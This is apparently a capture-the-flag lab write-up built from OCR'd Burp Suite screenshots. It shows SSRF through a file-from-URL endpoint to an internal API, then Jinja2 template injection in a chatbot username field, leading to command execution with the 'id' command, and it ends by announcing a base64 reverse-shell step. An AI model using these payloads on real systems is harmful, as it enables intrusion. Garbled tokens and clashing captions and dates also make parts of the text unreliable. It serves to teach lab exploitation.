12 jOnTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
13 Upgrade-Insecure-Requests: 1
14 Priority: -2
15 Content-Type: application/json
16 Content-Length: 0
17
18 
```

Response

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Wed, 26 Nov 2025 10:07:25 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Security-Policy: default-src 'none'
6 X-Content-Type-Options: nosniff
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 148
9 Connection: close
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head>
14     <meta charset="utf-8">
15     <title>
16       Error
17     </title>
18   </head>
19   <body>
20     <pre>
21       Internal Server Error
22     </pre>
23   </body>
24 </html>
```

Inspector

Request attr: 0
Request que: 0
Request bod: 0
Request cod: 0
Request hea: 0
Response he: 0

--After trying all output, docs path when sanded request using this path (<http://storage.cloudsite.th/api/docs>) response “Access denied”.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

[Send](#) [Cancel](#) [<|](#) [>|](#)

Target: <http://storage.cloudsite.thm> | HTTP/1.1

Request	Response	Inspector
<pre>Pretty Raw Hex 1 GET /api/docs HTTP/1.1 2 Host: storage.cloudsite.thm 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbC16InNheWVkQGRlcGkuY29tIiwic3ViL2NyX0Ow9uIjoiYWN0aXZlIiwiWF0IjoxNzY0MTUwNjQ1LCJleHAiOjE3NjQxNTQyNDV9.OKiuUzqSiYIyz-328ux2ARwGSjnIlIiytfiOWInQkKdKE Upgrade-Insecure-Requests: 1 Priority: u=0, i 11 12</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 403 Forbidden 2 Date: Wed, 26 Nov 2025 10:09:00 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 X-Powered-By: Express 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 27 7 ETag: W/"1b-iBx/SnAbP76moSKyn7ijjPK2KE8" 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 { "message": "Access denied" }</pre>	Request attributes: 2 Request query parameters: 0 Request body parameters: 0 Request cookies: 1 Request headers: 9 Response headers: 8 Inspector Notes

Search 0 highlights | Search 0 highlights

Done 310 bytes | 1,003 millis

Event log (1) All issues | Memory: 161.1MB

→ I tried to use loopback to access this endpoint with server privileges

storage.cloudsite.thm/dashl +

storage.cloudsite.thm/api/docs

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox...

Upload From URL

Success: File stored from URL successfully

File path: /api/uploads/90a777c0-c923-4ca7-8627-26eff0bd2b1

http://127.0.0.1/api/docs

Upload

Applications Places System Firefox Wed 26 Nov, 11:04 AttackBox IP: 10.80.89.18

Burp Suite Community Edition v2024.9.5 - Temporary Project

Request

```
POST /api/store-url HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20130101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/dashboard/active
Content-Type: application/json
Content-Length: 95
Origin: http://storage.cloudsite.thm
CONNECTTION: keep-alive
HTTP/2
eyJhbGciOiJUzI1NiIsInRSClGlkpXCVj9seyJlbWFpbC16InNhevVvQGRlcGluY29t
IiwiZXIvI29yB0mWhIjoiYmM0axZLiwawP07j0NzY0TUNwQ1LC1eHAl0jE9N
15 eyJhbGciOiJUzI1NiIsInRSClGlkpXCVj9seyJlbWFpbC16InNhevVvQGRlcGluY29t
IiwiZXIvI29yB0mWhIjoiYmM0axZLiwawP07j0NzY0TUNwQ1LC1eHAl0jE9N
16 Priority: u0
17 {
18     "url": "http://127.0.0.1/api/docs"
}
```

Response

```
HTTP/1.1 200
Date: Wed, 26 Nov 2025 10:45:49 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express Default port is 3000
Content-Type: application/json; charset=utf-8
Content-Length: 106
ETag: W/69-arrth3dAbanOclLaTUAFvOGfw*
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
10
11 {
12     "message": "File stored from URL successfully",
13     "path": "/api/uploads/bf11063f-393f-4c49-9eea-9550ec1d9e9d"
14 }
```

Inspector

Selected text

```
/api/uploads/bf11063f-393f-4c49-9eea-9550ec1d9e9d
```

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 12

Response headers 8

- After using path in response, this means endpoint not found

← → C ⌂ file:///home/kali/Downloads/f5c956f8-b0d4-4f02-8a17-9ff1749d35fa(2)


OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at cloudsite.thm Port 80

→ Upload file URL on port 3000 and intercept request



Request	Response
<pre> 1 POST /api/store-url HTTP/1.1 2 Host: storage.cloudsite.thm 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20130101 Firefox/131.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: http://storage.cloudsite.thm/dashboard/active 8 Content-Type: application/json 9 Content-Length: 41 10 Origin: http://storage.cloudsite.thm 11 Connection: keep-alive 12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbC16InNheWVGRlcGkuY29tIiwic3ViC2NyxB0w9uIjoiYmQ0aXZliviawMFOjoxNzY0MTU1MjklLCJlLHAlOjE3Nj0xNg40TV9.4GPrxHaFqABvve30HCAF2r7pSaxLqyHzDh1gY133Q 13 Priority: u0 14 15 { "url": "http://127.0.0.1:3000/api/docs/" } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 26 Nov 2025 11:09:01 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 X-Powered-By: Express 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 106 7 Etag: W/6a-986ct/MYNT72h4NsCcgeo6Ht" 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 { "message": "File stored from URL successfully", "path": "/api/uploads/d55401de-0e6b-4223-88a5-3aaee1ac33b" } </pre>



Access this path <http://127.0.0.1/api/docs/d554..>
(file path in response) and intercept this request

storage.cloudsite.thm/api/uploads/d55401da-0ae8-4223-88a9-3aa1ee1ac

Send Cancel < | > |

Request

Pretty Raw Hex

```
1 GET /api/uploads/d55401da-0ae8-4223-88a9-3aa1ee1ac338 HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InNheWVkcGkuY29t
Iiwic3Vic2NyaXB0aW9uIjoiYWN0aXZlIiwiaWF0IjoxNzY0MTU1Mjk1LCJleHAiOjE3N
jQxNTg4OTV9.46PvxHaFqABvve30HCAF2Rv7pSaxLqyHnzDh1gY133Q
Upgrade-Insecure-Requests: 1
Priority: u=0, i
1
1
1
1
1
1
1
1
1
1
1
1
1
1
1
2
2
```

② Search 0 highlights

Done

→ After sending requests, Chatbot path appears in response

Burp Suite Community Edition v2024.9.5 - Temporary Project

Target: <https://storage.cloudsite.thm> | HTTP/1.1

Request

```
GET /api/uploads/d55401da-0ae8-4223-88a9-3aa1ee1ac388 HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: jwts=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlbWFpbCI6InNheWk0QGRlcGkuY29tIiwic3ViL29yaXBwbGwIjoiYWNoeXZlIiwiaWF0IjoxNzY0MTU1MjklLCJleHAiOjE3NjIxNTg4OTV9.46PvxHaFqABvve3QHCAF2Rv7pSaxLqyHzDh1gyl33Q
Upgrade-Insecure-Requests: 1
Priority: u=0, i
12
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 26 Nov 2025 11:10:55 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 26 Nov 2025 11:09:01 GMT
ETag: W/233-19abfd4b34"
Content-Type: application/octet-stream
Content-Length: 563
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
14 Endpoints Perfectly Completed
15 POST Requests:
16 /api/register - For registering user
17 /api/login - For loggin in the user
18 /api/upload - For uploading files
19 /api/store-url - For unladion files via url
20 /api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
21 /api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 1

Request headers: 9

Response headers: 11

920 bytes | 1,004 millis

Memory: 166.9MB

~/Downloads/892ca630-1bcb-41bd-a555-c0a2873e76f2 - Mousepad

File Edit Search View Document Help

```
1 Endpoints Perfectly Completed
2
3 POST Requests:
4 /api/register - For registering user
5 /api/login - For loggin in the user
6 /api/upload - For uploading files
7 /api/store-url - For uploadion files via url
8 /api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
9
10 GET Requests:
11 /api/uploads/filename - To view the uploaded files
12 /dashboard/inactive - Dashboard for inactive user
13 /dashboard/active - Dashboard for active user
14
15 Note: All requests to this endpoint are sent in JSON format.
16
```

→ When used this path (`api/fetch_message_frem_chatbot`) ,
the server response me “GET method not allowed”

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
12
```
- Response:**

```
1 HTTP/1.1 405 Method Not Allowed
2 Date: Mon, 24 Nov 2025 14:44:46 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 36
7 ETag: W/"24-8/4BNe521xG739YPMGndxs8tCBU"
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10
11 {
12     "message": "GET method not allowed"
}
```
- Inspector:** Shows the response body with the message "GET method not allowed".

→ changing method from GET to POST.

- Once changed Content-Type and Content-Length line appear in header

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 POST /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImlvaGFtZWR2Z1haWwuY29tIiwic3ViC2NyaXB0aW9uIjoiYWNoaXZliwiwF0IjojoxNzY0Mjk2MTQ3LCjleHAIoje3njyQ0Tk3Nd9.FJQLYTcFvTapJzi-OwJf9mZrojWE4ODD-eBhCgjO_Y
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14
```
- Response:**

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Fri, 28 Nov 2025 02:20:24 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Security-Policy: default-src 'none'
6 X-Content-Type-Options: nosniff
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 148
9 Connection: close
10
11 <!DOCTYPE html>
12 <html lang="en">
13     <head>
14         <meta charset="utf-8">
15         <title>
16             Error
17         </title>
18     </head>
19     <body>
20         <pre>
21             Internal Server Error
22         </pre>
23     </body>
24 </html>
```

Server error



Change Content-Type to application/Json to permit Json format.

14

15 Note: All requests to this endpoint are sent in JSON format.

16

Request

```

POST /api/fetch_sessions_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Priority: ue0_1
Content-Type: application/json
Content-Length: 0

```

Response

```

HTTP/1.1 200 OK
Date: Wed, 26 Nov 2025 11:16:45 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 48
ETag: W/"30-HR0ikR9Smzd3Tyojz40FirGOM"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
{
  "error": "username parameter is required"
}
Must enter username for testing

```

In error message (Username parameter is required), try username to test.

-Accept the username on Json format.

Request

```

POST /api/fetch_sessions_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Priority: ue0_1
Content-Type: application/json
Content-Length: 28
{
  "username": "sayed"
}

```

Response

```


HTTP/1.1 200 OK
Date: Wed, 26 Nov 2025 14:49:33 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"11c-B5WenVB2+Sop+eUp0LmGsvOSw-gzip"
Vary: Accept-Encoding
Content-Length: 284
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Greeting
    </title>
  </head>
  <body>
    <h1>

```



After that i Testing a Server-Side Template Injection (SSTI) payload,
I have succeeded

- Not Java




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is being sent to the URL `http://storage.cloudsite.thm/login`. The request body contains a payload with a placeholder for the username field. The response shows an error message: "Sorry, \${7+7}, our chatbot server is currently under development." This indicates that the application is using Java's EL (Expression Language) for template rendering, which is vulnerable to SSTI attacks.

```

POST /storage/cloudsite/login HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Upgrade-Insecure-Requests: 1
Priority: u0
Content-Type: application/json
Content-Length: 33
{
    "username": "<${7+7}>"
}
    
```

- Not Ruby ERB




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is being sent to the URL `http://storage.cloudsite.thm/login`. The request body contains a payload with a placeholder for the username field. The response shows an error message: "Sorry, <\${7+7}>, our chatbot server is currently under development." This indicates that the application is using Ruby's ERB (Embedded Ruby) for template rendering, which is vulnerable to SSTI attacks.

```

POST /storage/cloudsite/login HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Upgrade-Insecure-Requests: 1
Priority: u0
Content-Type: application/json
Content-Length: 33
{
    "username": "<${7+7}>"
}
    
```

- Python



Request:

```
Pretty Raw Hex
-----[REDACTED]-----
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: [REDACTED]
eyJhbGciOiJIUzI1NiIsInRSiCI6IkxjXVCI9.yJlbWFpbC1GInNhemVbQGRlcGkuY29t
Liwi3ViLc2yaXBwZW1iOiYWdax2L1ivwamFOiOnNzY0MTUNjLyLC3leHaiDjE3NjQaNjMyNTJ9.yia079afFiyiP0rpw0rgx100_0x1ku90d19EuW
9 Upgrade-Insecure-Requests: 1
10 Priority: u0, i
11 Content-Type: application/json
12 Content-Length: 30
13
14 {
15   "username": "{{7+7}}"
16 }
17
18
19
20
21
22
```

Response:


```
Pretty Raw Hex Render
-----[REDACTED]-----
7 vary: Accept-Encoding
8 Content-Length: 281
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <title>
18       Greeting
19     </title>
20   </head>
21   <body>
22     <h1>Sorry, {{7+7}} our chatbot server is currently under development.</h1>
23 </body>
24 </html>
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 11
- Response headers: 9

>> How did I ensure ?

Test 1 :



Request:

```
Pretty Raw Hex
-----[REDACTED]-----
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: [REDACTED]
eyJhbGciOiJIUzI1NiIsInRSiCI6IkxjXVCI9.yJlbWFpbC1GInNhemVbQGRlcGkuY29t
Liwi3ViLc2yaXBwZW1iOiYWdax2L1ivwamFOiOnNzY0MTUNjLyLC3leHaiDjE3NjQaNjMyNTJ9.yia079afFiyiP0rpw0rgx100_0x1ku90d19EuW
9 Upgrade-Insecure-Requests: 1
10 Priority: u0, i
11 Content-Type: application/json
12 Content-Length: 103
13
14 {
15   "username": "{{ self._init__globals__builtins__import_('os').popen('id').read() }}"
16 }
17
18
19
20
21
22
23
```

Response:

```
Pretty Raw Hex Render
-----[REDACTED]-----
7 vary: Accept-Encoding
8 Content-Length: 333
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <title>
18       Greeting
19     </title>
20   </head>
21   <body>
22     <h1>Sorry, uid=1000(azrael) gid=1000(azrael)
groups=1000(azrael) Operating system version
{{ self._init__globals__builtins__import_('os').popen('id').read() }}, our chatbot server is currently under development.</h1>
23 </body>
24 </html>
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 11
- Response headers: 9

Test 2 :

Request

```
Pretty Raw Hex
1 POST /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 28
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Cookie: JSESSIONID=eyJhbGciOiJIUzI1NiIsInRSiCIEkpxVCJ9eyJlbWFpbCI6Im1vaGFtZwRAZ2lhaWwuY29tIiwic3ViIc2NyxB0aW9U1joiYm9NaXZliviawFOiJoxNzYOMzQ0MjA1LC1eHai0jE3NjQzNDc4MDV9Awmpb9VvhM65Bwvdr83BIwUfGLSpk1kjf70CK0n6U
13 Priority: u0
14
15 {
16   "username": "{{= 7*?}}"
17 }
```

Response

```
Pretty Raw Hex Render 3
1 HTTP/1.1 200 OK
2 Date: Fri, 28 Nov 2023 15:47:49 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: text/html; charset=utf-8
6 ETag: W/"4f28-am%2ugtCHNsK3H/gZo%QJUOFB-gz1p"
7 Vary: Accept-Encoding
8 Content-Length: 20264
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11
12 <!DOCTYPE html>
13 <html lang=en>
14   <head>
15     <title>
16       jinja2.exceptions.TemplateSyntaxError: unexpected '=';
17     </title>
18     <link href=?_debugger__yes&cmd=resource&f=style.css>
19     <link href=?_debugger__yes&cmd=resource&f=console.png>
20     <script src=?_debugger__yes&cmd=resource&f=debugger.js>
21   </head>
22   <body style="background-color: #fff">
23     <div class=_debugger>
24       <h1>
25         TemplateSyntaxError
26       </h1>
27       <div class=detail>
28         <p class=errmsg>
29           jinja2.exceptions.TemplateSyntaxError: unexpected '=';
30         </p>
31       </div>
32     </div>
33   </body>
34 </html>
35 
```

→ Render Of Test 2

Request

```
Pretty Raw Hex
1 POST /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 28
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Cookie: JSESSIONID=eyJhbGciOiJIUzI1NiIsInRSiCIEkpxVCJ9eyJlbWFpbCI6Im1vaGFtZwRAZ2lhaWwuY29tIiwic3ViIc2NyxB0aW9U1joiYm9NaXZliviawFOiJoxNzYOMzQ0MjA1LC1eHai0jE3NjQzNDc4MDV9Awmpb9VvhM65Bwvdr83BIwUfGLSpk1kjf70CK0n6U
13 Priority: u0
14
15 {
16   "username": "{{= 7*?}}"
17 }
```

Response

```
Pretty Raw Hex Render
1 jinja2.exceptions.TemplateSyntaxError: unexpected '='
2
3 Traceback (most recent call last)
4
5   File "/home/azrael/local/lib/python3.10/site-packages/flask/app.py", line 1498, in __call__
6     ) > cabc.Iterable[bytes]:
7       """The WSGI server calls the Flask application object as the
8       WSGI application. This calls :meth:`wsgi_app`, which can be
9       wrapped to apply middleware.
10
11       return self.wsgi_app(environ, start_response)
12
13   File "/home/azrael/local/lib/python3.10/site-packages/flask/app.py", line 1476, in wsgi_app
14     try:
15       ctx.push()
16       response = self.full_dispatch_request()
17     except Exception as e:
18       error = e
19       response = self.handle_exception(e)
20     except: # noqa: B001
21       error = sys.exc_info()[1]
22       raise
23     return response(environ, start_response)
24   finally:
25
26   File "/home/azrael/local/lib/python3.10/site-packages/flask/app.py", line 1473, in wsgi_app
27     
```

↗ SSTI RCE Succussed.



واد مصر الرقمية



Prepare a one-line command intended to trigger a reverse shell once executed on the target system and encode the command using Base64 to avoid input validation issues and ensure the payload is safely delivered to the server.

```
